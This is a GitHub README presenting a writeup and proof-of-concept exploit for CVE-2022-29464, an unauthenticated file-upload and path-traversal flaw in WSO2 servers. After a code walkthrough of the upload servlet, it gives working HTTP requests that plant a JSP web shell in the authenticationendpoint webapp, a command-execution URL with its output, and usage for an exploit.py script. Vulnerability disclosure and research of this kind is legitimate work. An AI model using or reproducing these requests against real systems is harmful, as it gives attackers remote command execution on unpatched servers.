hakivvi / **CVE-2022-29464** Public

WSO2 RCE (CVE-2022-29464) exploit and writeup.

323 stars 75 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

main Go to file

hakivvi Update README.md ... on Apr 27 13

View code

README.md

CVE-2022-29464

WSO2 RCE (CVE-2022-29464) exploit and writeup.

Details

CVE-2022-29464 is critical vulnerability on WSO2 discovered by Orange Tsai. the vulnerability is an unauthenticated unrestricted arbitrary file upload which allows unauthenticated attackers to gain RCE on WSO2 servers via uploading malicious JSP files.

the vulerable upload route is `/fileupload` which is handled by `FileUploadServlet` servlet. and it is unprotected route by IAM as we can see in the `indentity.xml` configuration file:

```
<Resource context="(.*)/fileupload(.*)" secured="false" http-method="all"/>
```

And also unprotected by the default login measure, `handleSecurity()` is the function responsible for securing the different routes served by WSO2 and provides a mechanism for performing security checks on the received HTTP requests, `handleSecurity()` will call `CarbonUILoginUtil.handleLoginPageRequest()` and based on its return value it will be decided to allow or deny access to the requested URI:

```
public boolean handleSecurity(HttpServletRequest request, HttpServletResponse re
        throws IOException {
    [snipped]
    if ((val = CarbonUILoginUtil.handleLoginPageRequest(requestedURI, request, r
            authenticated, context, indexPageURL)) != CarbonUILoginUtil.CONTINUE
        if (val == CarbonUILoginUtil.RETURN_TRUE) {
            return true;
        } else {
            return false;
        }
    }
    [snipped]
}
```

`CarbonUILoginUtil.handleLoginPageRequest()` returns `CarbonUILoginUtil.RETURN_TRUE` when the route is `/fileupload`:

```
protected static int handleLoginPageRequest(String requestedURI, HttpServletRequ
        HttpServletResponse response, boolean authenticated, String context, Str
        throws IOException {
    boolean isTryIt = requestedURI.indexOf("admin/jsp/WSRequestXSSproxy_ajaxproc
    boolean isFileDownload = requestedURI.endsWith("/filedownload");
    if ((requestedURI.indexOf("login.jsp") > -1
            || requestedURI.indexOf("login_ajaxprocessor.jsp") > -1
            || requestedURI.indexOf("admin/layout/template.jsp") > -1
            || isFileDownload
            || requestedURI.endsWith("/fileupload")
            || requestedURI.indexOf("/fileupload/") > -1
            || requestedURI.indexOf("login_action.jsp") > -1
            || isTryIt
            || requestedURI.indexOf("tryit/JAXRSRequestXSSproxy_ajaxprocessor.js
            && !requestedURI.contains(";")) {

        if ((requestedURI.indexOf("login.jsp") > -1
                || requestedURI.indexOf("login_ajaxprocessor.jsp") > -1 || reque
                .indexOf("login_action.jsp") > -1) && authenticated) {
            [snipped]
        } else if ((isTryIt || isFileDownload) && !authenticated) {
                [snipped]
            } else if (requestedURI.indexOf("login_action.jsp") > -1 && !authenticat
                [snipped]
            } else {
                                if (log.isDebugEnabled()) {
                                        log.debug("Skipping security checks for " +
                                }
                return RETURN_TRUE;
            }
        }

        return CONTINUE;
    }
```

with `CarbonUILoginUtil.handleLoginPageRequest()` returning `CarbonUILoginUtil.RETURN_TRUE` , `handleSecurity()` will return `true` , the access will be then granted to `/fileupload` without authentication.

the `FileUploadServlet` servlet and upon `init()` and through a series of method calls loads eventually from the `carbon.xml` configuration file multiple upload file formats/actions along with the object which hanldes every format.

```
    public void init(ServletConfig servletConfig) throws ServletException {
        this.servletConfig = servletConfig;
        try {
            fileUploadExecutorManager = new FileUploadExecutorManager(bundleContext,
            //Registering FileUploadExecutor Manager as an OSGi service
            bundleContext.registerService(FileUploadExecutorManager.class.getName(),
        } catch (CarbonException e) {
            log.error("Exception occurred while trying to initialize FileUploadServl
            throw new ServletException(e);
        }
    }
```

the `FileUploadExecutorManager` class constructor is as follows:

```
    public FileUploadExecutorManager(BundleContext bundleContext,
                                     ConfigurationContext configCtx,
                                     String webContext) throws CarbonException {
        this.bundleContext = bundleContext;
        this.configContext = configCtx;
        this.webContext = webContext;
        this.loadExecutorMap();
    }
```

the constructor calls the private method `loadExecutorMap()` which is where the configuration loading is done:

```
    private void loadExecutorMap() throws CarbonException {
        [snipped]
                try {
            documentElement = XMLUtils.toOM(serverConfiguration.getDocumentElement()
        } catch (Exception e) {
            String msg = "Unable to read Server Configuration.";
            log.error(msg);
            throw new CarbonException(msg, e);
        }
        [snipped]
        OMElement fileUploadConfigElement =
                documentElement.getFirstChildWithName(
                        new QName(ServerConstants.CARBON_SERVER_XML_NAMESPACE, "File
        for (Iterator iterator = fileUploadConfigElement.getChildElements(); iterato
            OMElement mapppingElement = (OMElement) iterator.next();
            if (mapppingElement.getLocalName().equalsIgnoreCase("Mapping")) {
                OMElement actionsElement =
                        mapppingElement.getFirstChildWithName(
                                new QName(ServerConstants.CARBON_SERVER_XML_NAMESPAC
                String confPath = System.getProperty(CarbonBaseConstants.CARBON_CONF
        [snipped]
```

the file upload formats configurations is within the `FileUploadConfig` namespace in the XML configuration file, this is the default configuration:

```
    <FileUploadConfig>
        <!--
           The total file upload size limit in MB
        -->
        <TotalFileSizeLimit>100</TotalFileSizeLimit>

        <Mapping>
            <Actions>
                <Action>keystore</Action>
                <Action>certificate</Action>
                <Action>*</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.AnyFileUploadExecutor</C
        </Mapping>

        <Mapping>
            <Actions>
                <Action>jarZip</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.JarZipUploadExecutor</Cl
        </Mapping>
        <Mapping>
            <Actions>
                <Action>dbs</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.DBSFileUploadExecutor</C
        </Mapping>
        <Mapping>
            <Actions>
                <Action>tools</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.ToolsFileUploadExecutor<
        </Mapping>
        <Mapping>
            <Actions>
                <Action>toolsAny</Action>
            </Actions>
            <Class>org.wso2.carbon.ui.transports.fileupload.ToolsAnyFileUploadExecut
        </Mapping>
    </FileUploadConfig>
```

the `loadExecutorMap()` method creates and fills a `HashMap` of `<Action, Class>` with the Actions and the Classes extracted from the config file. which will be later used to choose which class to use to handle properly a given format/action.

Later on when the `/fileupload` route recieves a POST request the `doPost()` method of the servlet will be called. the method just forwards the request and response object to `execute()` method of `fileUploadExecutorManager` which was intitialized on `init()`

```
protected void doPost(HttpServletRequest request,
                      HttpServletResponse response) throws ServletException, IOE

    try {
        fileUploadExecutorManager.execute(request, response);
    } catch (Exception e) {
        String msg = "File upload failed ";
        log.error(msg, e);
        throw new ServletException(e);
        }
    }
```

the `execute()` method, splits the request url just after the `fileupload/` string, which means it extacts whatever is after the `/fileupload/` in the request URL and it assignes is it to `actionString`.

```
    public boolean execute(HttpServletRequest request,
                           HttpServletResponse response) throws IOException {

        HttpSession session = request.getSession();
        String cookie = (String) session.getAttribute(ServerConstants.ADMIN_SERVICE_
        request.setAttribute(CarbonConstants.ADMIN_SERVICE_COOKIE, cookie);
        request.setAttribute(CarbonConstants.WEB_CONTEXT, webContext);
        request.setAttribute(CarbonConstants.SERVER_URL,
                             CarbonUIUtil.getServerURL(request.getSession().getServl
                                                       request.getSession()));


        String requestURI = request.getRequestURI();

        //TODO - fileupload is hardcoded
        int indexToSplit = requestURI.indexOf("fileupload/") + "fileupload/".length(
        String actionString = requestURI.substring(indexToSplit);

        // Register execution handlers
        FileUploadExecutionHandlerManager execHandlerManager =
                new FileUploadExecutionHandlerManager();
        CarbonXmlFileUploadExecHandler carbonXmlExecHandler =
                new CarbonXmlFileUploadExecHandler(request, response, actionString);
        execHandlerManager.addExecHandler(carbonXmlExecHandler);
        OSGiFileUploadExecHandler osgiExecHandler =
                new OSGiFileUploadExecHandler(request, response);
        execHandlerManager.addExecHandler(osgiExecHandler);
        AnyFileUploadExecHandler anyFileExecHandler =
                new AnyFileUploadExecHandler(request, response);
        execHandlerManager.addExecHandler(anyFileExecHandler);
        execHandlerManager.startExec();
        return true;
    }
```

the `actionString` is passed to `CarbonXmlFileUploadExecHandler` class constructor along with `request` and `response` :

```
private CarbonXmlFileUploadExecHandler(HttpServletRequest request,
                                       HttpServletResponse response,
                                       String actionString) {
    this.request = request;
    this.response = response;
    this.actionString = actionString;
}
```

the constructor will save them to its properties.

after that `carbonXmlExecHandler` object along with other objects will be added to `execHandlerManager` using `addExecHandler()` method.

```
public void addExecHandler(FileUploadExecutionHandler handler) {
    if (prevHandler != null) {
        prevHandler.setNext(handler);
    } else {
        firstHandler = handler;
    }
    prevHandler = handler;
}
```

then `execHandlerManager.startExec()` is called:

```
public void startExec() throws IOException {
    firstHandler.execute();
}
```

`startExec()` calls `execute()` of the first object added which is `CarbonXmlFileUploadExecHandler` :

```
public void execute() throws IOException {
    boolean foundExecutor = false;
    for (String key : executorMap.keySet()) {
        if (key.equals(actionString)) {
            AbstractFileUploadExecutor obj = executorMap.get(key);
            foundExecutor = true;
            obj.executeGeneric(request, response, configContext);
            break;
        }
    }
    if (!foundExecutor) {
        next();
```

```
            }
        }
```

`execute()` loops trough the `HashMap` of `<Action, Class>` created earlier and finds the Action (key) which is equal to `actionString` , if found the `executeGeneric()` method of the object associated with that Action will be called.

to revise the default configuration has 7 actions which are:

- `keystore` , `certificate` , `*` handled by `org.wso2.carbon.ui.transports.fileupload.AnyFileUploadExecutor`
- `jarZip` handled by `org.wso2.carbon.ui.transports.fileupload.JarZipUploadExecutor`
- `dbs` handled by `org.wso2.carbon.ui.transports.fileupload.DBSFileUploadExecutor`
- `tools` handled by `org.wso2.carbon.ui.transports.fileupload.ToolsFileUploadExecutor`
- `toolsAny` handled by `org.wso2.carbon.ui.transports.fileupload.ToolsAnyFileUploadExecutor`

each of these objects does handle the upload differently some of them accepts specific extensions.

the first one i found vulnerable to arbitraty file write was `toolsAny` (`ToolsAnyFileUploadExecutor`). `ToolsAnyFileUploadExecutor` does not have a `executeGeneric()` method but it extends `AbstractFileUploadExecutor` which does have a `executeGeneric()` method:

```
    boolean executeGeneric(HttpServletRequest request,
                           HttpServletResponse response,
                           ConfigurationContext configurationContext) throws IOExcep
        //    CarbonException {
        this.configurationContext = configurationContext;
        try {
            parseRequest(request);
            return execute(request, response);
        } catch (FileUploadFailedException e) {
            sendErrorRedirect(request, response, e);
        } catch (FileSizeLimitExceededException e) {
            sendErrorRedirect(request, response, e);
        } catch (CarbonException e) {
            sendErrorRedirect(request, response, e);
        }
        return false;
    }
```

`executeGeneric()` calls first `parseRequest()` with the request object as a parameter:

```
    protected void parseRequest(HttpServletRequest request) throws FileUploadFailedE
                                                                   FileSizeLimitExceed
        fileItemsMap.set(new HashMap<String, ArrayList<FileItemData>>());
        formFieldsMap.set(new HashMap<String, ArrayList<String>>());

        ServletRequestContext servletRequestContext = new ServletRequestContext(requ
        boolean isMultipart = ServletFileUpload.isMultipartContent(servletRequestCon
        Long totalFileSize = 0L;

        if (isMultipart) {

            List items;
            try {
                items = parseRequest(servletRequestContext);
            } catch (FileUploadException e) {
                String msg = "File upload failed";
                log.error(msg, e);
                throw new FileUploadFailedException(msg, e);
            }
            boolean multiItems = false;
            if (items.size() > 1) {
                multiItems = true;
            }

            // Add the uploaded items to the corresponding maps.
            for (Iterator iter = items.iterator(); iter.hasNext();) {
                FileItem item = (FileItem) iter.next();
                String fieldName = item.getFieldName().trim();
                if (item.isFormField()) {
                    if (formFieldsMap.get().get(fieldName) == null) {
                        formFieldsMap.get().put(fieldName, new ArrayList<String>());
                    }
                    try {
                        formFieldsMap.get().get(fieldName).add(new String(item.get()
                    } catch (UnsupportedEncodingException ignore) {
                    }
                } else {
                    String fileName = item.getName();
                    if ((fileName == null || fileName.length() == 0) && multiItems)
                        continue;
                    }
                    if (fileItemsMap.get().get(fieldName) == null) {
                        fileItemsMap.get().put(fieldName, new ArrayList<FileItemData
                    }
                    totalFileSize += item.getSize();
                    if (totalFileSize < totalFileUploadSizeLimit) {
                        fileItemsMap.get().get(fieldName).add(new FileItemData(item)
                    } else {
                        throw new FileSizeLimitExceededException(getFileSizeLimit()
                    }
                }
            }
        }
    }
```

it first assures that the POST request is a multipart POST request, and then extarcts the uploaded files, assures that the POST request contains at least on uploaded file and validates it against the maximum file size.


after returning from `parseRequest()` , `executeGeneric()` will call now the `execute()` method which is overrode by `ToolsAnyFileUploadExecutor` :

```
          @Override
          public boolean execute(HttpServletRequest request,
                          HttpServletResponse response) throws CarbonException, IOExce
                  PrintWriter out = response.getWriter();
          try {
                  Map fileResourceMap =
                  (Map) configurationContext
                          .getProperty(ServerConstants.FILE_RESOURCE_MAP);
                  if (fileResourceMap == null) {
                          fileResourceMap = new TreeBidiMap();
                          configurationContext.setProperty(ServerConstants.FILE_RESOUR
                                                       fileResourceMap);
                  }
              List<FileItemData> fileItems = getAllFileItems();
              //String filePaths = "";

              for (FileItemData fileItem : fileItems) {
                  String uuid = String.valueOf(
                          System.currentTimeMillis() + Math.random());
                  String serviceUploadDir =
                          configurationContext
                                  .getProperty(ServerConstants.WORK_DIR) +
                                  File.separator +
                                  "extra" + File
                                  .separator +
                                  uuid + File.separator;
                  File dir = new File(serviceUploadDir);
                  if (!dir.exists()) {
                      dir.mkdirs();
                  }
                  File uploadedFile = new File(dir, fileItem.getFileItem().getFieldNam
                  try (FileOutputStream fileOutStream = new FileOutputStream(uploadedF
                      fileItem.getDataHandler().writeTo(fileOutStream);
                      fileOutStream.flush();
                  }
                  response.setContentType("text/plain; charset=utf-8");
                  //filePaths = filePaths + uploadedFile.getAbsolutePath() + ",";
                  fileResourceMap.put(uuid, uploadedFile.getAbsolutePath());
                  out.write(uuid);
              }
              //filePaths = filePaths.substring(0, filePaths.length() - 1);
              //out.write(filePaths);
              out.flush();
          } catch (Exception e) {
              log.error("File upload FAILED", e);
              out.write("<script type=\"text/javascript\">" +
                      "top.wso2.wsf.Util.alertWarning('File upload FAILED. File may be
                      "</script>");
          } finally {
              out.close();
          }
          return true;
          }
```

Here is where the bug lies, `execute()` method is vulnerable to a path traversal vulenerabulity as it trusts the filename given by the user in the POST request. without the path traversal escaping the tmp dir the file is actually saved to:

```
./tmp/work/extra/$uuid/$filename
```


with `uuid` being returned in the response:



```
POST /fileupload/toolsAny HTTP/1.1
Host: 192.168.1.223:9443
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 1096
Content-Type: multipart/form-data; boundary=98112fdde536715dd99425f87946998b

--98112fdde536715dd99425f87946998b
Content-Disposition: form-data; name="test0x0.jsp"; filename="test0x0.jsp"

%@ page import="java.util.*,java.io.*"%>
<%
%>
    <HTML>

    <BODY>
        Commands with JSP
```

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=3ACC907886E72ED2ED3DC594D28FE3E2; Path=/; Secure;
HttpOnly
Content-Type: text/plain;charset=UTF-8
Date: Wed, 20 Apr 2022 23:00:05 GMT
Connection: close
Server: WSO2 Carbon Server
Content-Length: 21

1.6504956059461675E12
```


the file can be found in:



```
$ find . -name 'test0x0.jsp'
./tmp/work/extra/1.6504956059461675E12/test0x0.jsp
$
```

Now we just need to escape the `tmp` directory and add our JSP shell to some location being served by the WSO2.


lets find the tomcat `appBase` directory:



```
hakivvi@muramasa:~/Downloads/wso2am-4.0.0$ grep -r 'appBase'
backup/repository/conf/tomcat/catalina-server.xml:                  appBase="${carbon.home}/repository/deployment/server/webapps/">
repository/resources/conf/templates/repository/conf/tomcat/catalina-server.xml.j2:                  appBase="${carbon.home}/repository/deployment/server/webapps/">
repository/conf/tomcat/catalina-server.xml:                  appBase="${carbon.home}/repository/deployment/server/webapps/">
```

this directory is the location of the applications that are deployed on tomcat, it contains multiple already deployed WAR applications and also thier raw WAR files:


```
./repository/deployment/server/webapps
```



```
$ pwd
/home/hakivvi/Downloads/wso2am-4.0.0/repository/deployment/server/webapps
$ ls
accountrecoveryendpoint      api#am#devportal           api#am#service-catalog#v0.war      api#identity#recovery#v0.9       internal#data#v1
am#sample#calculator#v1      api#am#devportal.war       api#identity#consent-mgt#v1.0      api#identity#recovery#v0.9.war   internal#data#v1.war
am#sample#calculator#v1.war  api#am#gateway#v2          api#identity#consent-mgt#v1.0.war  api#identity#user#v1.0           keymanager-operations
am#sample#pizzashack#v1      api#am#gateway#v2.war      api#identity#oauth2#dcr#v1.1       api#identity#user#v1.0.war       keymanager-operations.war
am#sample#pizzashack#v1.war  api#am#publisher           api#identity#oauth2#dcr#v1.1.war   authenticationendpoint           oauth2
api#am#admin                 api#am#publisher.war       api#identity#oauth2#v1.0           client-registration#v0.17        oauth2.war
api#am#admin.war             api#am#service-catalog#v0  api#identity#oauth2#v1.0.war       client-registration#v0.17.war
$ 
```

one of those applications is `authenticationendpoint` (`//host/authenticationendpoint`) which handles the authentication to WSO2 and its location is:

```
./repository/deployment/server/webapps/authenticationendpoint
```




```
$ pwd
/home/hakivvi/Downloads/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint
$ ls
add-security-questions.jsp  EndpointConfig.properties       identifierauth.jsp                META-INF                    requested-claims.jsp
authenticate.jsp            enter-user-code.jsp             identifier-logout-confirm.jsp     oauth2_authz.jsp            resend-confirmation-captcha.jsp
basicauth.jsp               errors                          images                            oauth2_consent.jsp          retry.jsp
consent.jsp                 fido2-auth.jsp                  includes                          oauth2_error.jsp            samlsso_notification.jsp
cookie_policy.jsp           fido2-uaf.jsp                   js                                oauth2_logout_consent.jsp   samlsso_redirect.jsp
css                         fido-auth.jsp                   libs                              openid.jsp                  templates
device-success.jsp          fonts                           login.jsp                         openid_profile.jsp          tenantauth.jsp
domain.jsp                  generic-exception-response.jsp  logout.jsp                        org                         tenant_refresh_endpoint.jsp
dynamic_prompt.jsp          handle-multiple-sessions.jsp    long-wait.jsp                     privacy_policy.jsp          WEB-INF
$
```

NOTE: we can also use the vulnerability to create our own fresh directory (context path) in the `appBase` directory and it will be auto deployed, but i will just carry one and use `authenticationendpoint` .


PoC

- Using Burpsuite:




```
POST /fileupload/toolsAny HTTP/1.1
Host: 192.168.1.223:9443
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 1170
Content-Type: multipart/form-data; boundary=98112fdde536715dd99425f87946998b

--98112fdde536715dd99425f87946998b
Content-Disposition: form-data; name="
../../../../repository/deployment/server/webapps/authenticationendpoint/pwned0x0.jsp";
filename="pwned0x0.jsp"

%@ page import="java.util.*,java.io.*"%>
<%
```

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=2F025560890B45BFFB7D7AF695CE5FAF; Path=/; Secure; HttpOnly
Content-Type: text/plain;charset=UTF-8
Date: Wed, 20 Apr 2022 23:16:43 GMT
Connection: close
Server: WSO2 Carbon Server
Content-Length: 21

1.6504966037044897E12
```




```
$ pwd
/home/hakivvi/Downloads/wso2am-4.0.0
$ find . -name "pwned0x0.jsp"
./repository/deployment/server/webapps/authenticationendpoint/pwned0x0.jsp
$
```


https://127.0.0.1:9443/authenticationendpoint/pwned0x0.jsp?cmd=ls
Run

```
backup
bin
business-processes
dbscripts
INSTALL.txt
lib
LICENSE.txt
modules
README.txt
release-notes.html
repository
resources
samples
solr
tmp
updates
wso2carbon.pid
XMLInputFactory.properties
```

- Using exploiy.py:

> Usage:
>
> ```
> python3 exploit.py https://host:9443/ ArbitraryShellName.jsp
> ```


File Machine View Input Devices Help
Activities Applications Places Terminal
Apr 20 6:37 PM
WSO2 API Manager - Mozilla Firefox
WSO2 API Manager
hakivvi@muramasa: ~/Downloads/wso2am-4.0.0
